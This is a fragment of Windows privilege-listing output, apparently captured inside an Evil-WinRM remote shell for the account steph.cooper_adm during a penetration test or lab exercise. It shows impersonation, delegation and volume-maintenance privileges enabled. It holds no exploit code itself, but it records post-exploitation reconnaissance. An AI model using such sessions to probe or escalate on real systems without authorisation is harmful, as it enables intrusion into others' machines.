SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Enabled
SeUndockPrivilege                         Remove computer from docking station                               Enabled
SeEnableDelegationPrivilege               Enable computer and user accounts to be trusted for delegation     Enabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Enabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
*Evil-WinRM* PS C:\Users\steph.cooper_adm\Documents>